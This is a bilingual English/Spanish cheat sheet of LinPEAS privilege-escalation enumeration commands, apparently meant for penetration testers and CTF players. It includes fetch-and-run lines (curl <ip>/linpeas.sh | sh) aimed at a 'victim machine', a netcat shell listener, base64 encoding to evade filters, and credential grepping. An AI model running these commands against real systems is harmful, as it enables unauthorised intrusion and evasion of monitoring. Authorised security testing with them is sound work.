LinPEAS is the automated Linux privilege escalation enumeration script from the PEASS-ng project. It sweeps the system looking for privilege escalation paths —SUID binaries, weak permissions, credentials, cron jobs, vulnerable kernels— and colors each finding by how likely it is to be exploitable. It is the first tool you run after landing a low-privilege shell.
The color coding is not decorative: red/yellow flags the vectors most likely to be exploitable, and that is where you should look first. LinPEAS is noisy and drops the script on disk, so in a monitored environment it is better to run it fileless (curl | sh) and save the output to review calmly. It produces a huge amount of text, so redirecting it to a file and reading it with less -R is almost mandatory.

1. Beginner level — download, run and output
Command
What it does
curl -L url/linpeas.sh -o linpeas.sh
Downloads the LinPEAS script
chmod +x linpeas.sh
Gives execution permissions to the script
./linpeas.sh
Runs the full automated enumeration
./linpeas.sh -a
Also includes the slower checks
./linpeas.sh -q
Quiet mode, no ASCII banner
./linpeas.sh > out.txt
Saves all the output to a file
./linpeas.sh | tee out.txt
Prints to screen and saves at the same time
python3 -m http.server 80
Serves linpeas.sh from your attacker machine
wget <ip>/linpeas.sh -O /tmp/l.sh
Downloads the script onto the victim machine
curl <ip>/linpeas.sh | sh
Downloads and runs in a single step
./linpeas.sh -h
Shows the help with all the options
./linpeas.sh -o SystemInfo
Runs only one category of checks
cat out.txt | grep -A5 "possible"
Searches for standout findings already saved
less -R out.txt
Reviews the output keeping the colors

2. Advanced level — transfer, filtering and manual checks
Command
What it does
./linpeas.sh -a -q > out.txt 2>&1
All checks, quiet, with stderr
./linpeas.sh -P contraseña
Tests a known password against sudo/su
./linpeas.sh | strings | grep -i pass
Filters cleartext credentials
./linpeas.sh -a -o Superfast,Recommended
Combines custom check categories
scp linpeas.sh user@<t>:/tmp/
Transfers the script over SCP if SSH is available
base64 -w0 linpeas.sh
Encodes the script to evade simple filters
crontab -l
Complements LinPEAS: reviews cron manually
find / -perm -4000 2>/dev/null
Complements LinPEAS: searches for SUID by hand
getcap -r / 2>/dev/null
Complements LinPEAS: searches for capabilities
./linpeas.sh -s
Skips checking known CVEs against the internet
tmux new -s recon
Runs LinPEAS in tmux without losing the session
diff out_antes.txt out_despues.txt
Compares two runs to spot changes
rlwrap nc -lvnp 4444
Listener with history, useful before launching the script
chmod +x linpeas.sh; ./linpeas.sh -a
Chains permissions + full run in a single step
3. Details people miss
LinPEAS does not need root to run —that is the whole point—, but as root it sees more; its goal is precisely to find the path from your low-privilege user up to root.
The colors only show in a terminal; if you redirect to a file you lose the highlighting unless you later open it with less -R, which interprets the ANSI codes.
Running it fileless with curl <ip>/linpeas.sh | sh avoids leaving the script on disk, but you need connectivity back to your attacker machine and curl or wget present.
On boxes with no internet access use -s to skip the online CVE checks: without that flag those checks hang waiting for a timeout and slow down the whole run.
Treat LinPEAS as a starting point, not the final answer: always validate SUID (find / -perm -4000), capabilities and cron by hand, because a false negative from the script does not mean the vector is not there.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
LinPEAS es el script de enumeración automática de escalada de privilegios en Linux del proyecto PEASS-ng. Recorre el sistema en busca de rutas de privilege escalation —binarios SUID, permisos débiles, credenciales, tareas cron, kernels vulnerables— y colorea los hallazgos por probabilidad de ser explotables. Es la primera herramienta que lanzas tras conseguir un shell de bajo privilegio.
El código de color no es decorativo: el rojo/amarillo marca los vectores con mayor probabilidad de explotación, y ahí es donde debes mirar primero. LinPEAS es ruidoso y deja el script en disco, así que en un entorno monitorizado conviene ejecutarlo fileless (curl | sh) y guardar la salida para revisarla con calma. Genera muchísimo texto, por lo que redirigirlo a un archivo y revisarlo con less -R es casi obligatorio.
1. Nivel principiante — descarga, ejecución y salida
Comando
Qué hace
curl -L url/linpeas.sh -o linpeas.sh
Descarga el script LinPEAS
chmod +x linpeas.sh
Da permisos de ejecución al script
./linpeas.sh
Ejecuta la enumeración automática completa
./linpeas.sh -a
Incluye también los checks más lentos
./linpeas.sh -q
Modo silencioso, sin banner ASCII
./linpeas.sh > out.txt
Guarda toda la salida en un archivo
./linpeas.sh | tee out.txt
Muestra en pantalla y guarda a la vez
python3 -m http.server 80
Sirve linpeas.sh desde tu máquina atacante
wget <ip>/linpeas.sh -O /tmp/l.sh
Descarga el script en la máquina víctima
curl <ip>/linpeas.sh | sh
Descarga y ejecuta en un solo paso
./linpeas.sh -h
Muestra la ayuda con todas las opciones
./linpeas.sh -o SystemInfo
Ejecuta solo una categoría de checks
cat out.txt | grep -A5 "possible"
Busca hallazgos destacados ya guardados
less -R out.txt
Revisa la salida conservando los colores
2. Nivel avanzado — transferencia, filtros y checks manuales
Comando
Qué hace
./linpeas.sh -a -q > out.txt 2>&1
Todos los checks, silencioso, con stderr
./linpeas.sh -P contraseña
Comprueba una contraseña conocida en sudo/su
./linpeas.sh | strings | grep -i pass
Filtra credenciales en texto plano
./linpeas.sh -a -o Superfast,Recommended
Combina categorías de checks personalizadas
scp linpeas.sh user@<t>:/tmp/
Transfiere el script por SCP si hay SSH
base64 -w0 linpeas.sh
Codifica el script para evadir filtros simples
crontab -l
Complementa LinPEAS: revisa cron manualmente
find / -perm -4000 2>/dev/null
Complementa LinPEAS: busca SUID a mano
getcap -r / 2>/dev/null
Complementa LinPEAS: busca capabilities
./linpeas.sh -s
Omite comprobar CVEs conocidas contra internet
tmux new -s recon
Ejecuta LinPEAS en tmux sin perder la sesión
diff out_antes.txt out_despues.txt
Compara dos ejecuciones para ver cambios
rlwrap nc -lvnp 4444
Listener con historial, útil antes de lanzar el script
chmod +x linpeas.sh; ./linpeas.sh -a
Encadena permisos + ejecución completa en un paso
3. Detalles que se pasan por alto
LinPEAS no necesita root para ejecutarse —esa es su gracia—, pero como root ve más cosas; su objetivo es precisamente encontrar el camino desde tu usuario bajo hasta root.
Los colores solo se ven en terminal; si rediriges a un archivo pierdes el resaltado salvo que luego lo abras con less -R, que interpreta los códigos ANSI.
Ejecutarlo fileless con curl <ip>/linpeas.sh | sh evita dejar el script en disco, pero necesitas conectividad hacia tu máquina atacante y que curl o wget estén presentes.
En máquinas sin salida a internet usa -s para omitir las comprobaciones de CVEs online: sin ese flag esos checks se cuelgan esperando un timeout y ralentizan toda la ejecución.
Trata a LinPEAS como un punto de partida, no como la respuesta final: valida siempre a mano los SUID (find / -perm -4000), las capabilities y el cron, porque un falso negativo del script no significa que el vector no exista.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.